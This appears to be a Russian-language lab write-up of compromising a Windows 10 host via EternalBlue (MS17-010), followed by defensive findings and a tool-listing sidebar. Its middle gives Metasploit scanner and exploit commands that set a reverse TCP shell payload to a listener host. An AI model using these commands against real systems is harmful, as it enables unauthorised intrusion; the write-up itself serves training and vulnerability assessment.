
Попытка сканирования Nessus:
7
8
9
10
11
12
13
14
15



Попытка сканирования Metasploit:

use scanner/smb/smb_ms17_010
set RHOSTS 10.10.195.105
run
16
17

Модуль эксплуатации:



use exploit/windows/smb/ms17_010_eternalblue
set payload generic/shell_reverse_tcp
set RHOSTS 10.10.195.105
set LHOST 10.17.88.138
exploit
18
19
20


  • Результат: Удаленная оболочка успешно открыта на целевой машине Windows 10
  • Подтвержден несанкционированный доступ к чувствительной системе

Ключевые выводы

  • SMBv1 активен и доступен из сети
  • EternalBlue (MS17-010) не исправлен и эксплуатируем
  • Сканирование Nessus выявило множество уязвимостей высокой степени серьезности
  • Отсутствие межсетевого экрана или сегментации сети, предотвращающей латеральное перемещение
  • Сетевые службы по умолчанию излишне открыты

Анализ рисков

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    350
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    OSINT-движок на базе ИИ для обнаружения и сопоставления более 7 700 идентификаторов в социальных сетях по всему интернету

    283

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →